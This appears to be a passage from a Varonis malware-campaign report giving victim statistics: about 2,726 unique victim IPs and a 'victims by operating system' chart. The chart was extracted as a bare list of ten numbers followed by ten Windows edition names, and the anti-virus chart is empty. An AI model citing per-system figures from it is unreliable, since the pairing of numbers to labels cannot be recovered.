
We found 2,726 unique victim IP addresses. As many organizations use port address translation that masks internal IP addresses, the number of victims is likely much larger.



Victims by Anti-Virus Found



Victims by Operating System


OPERATING SYSTEM
541
945
397
1,389
3,147
14,465
3,861
12,062
13,209
13,042
MICROSOFT WINDOWS 10 ENTERPRISE
MICROSOFT WINDOWS 10 PRO
MICROSOFT WINDOWS 7 PROFESSIONAL
MICROSOFT WINDOWS 10 HOME
MICROSOFT WINDOWS 10 HOME SINGLE LANGUAGE
MICROSOFT WINDOWS 7 ULTIMATE
MICROSOFT WINDOWS 7 ENTERPRISE
MICROSOFT WINDOWS 7 HOME PREMIUM
MICROSOFT WINDOWS 10 EDUCATION
MICROSOFT WINDOWS 10 ENTERPRISE EVALUATION
VARONIS

Dolev Taler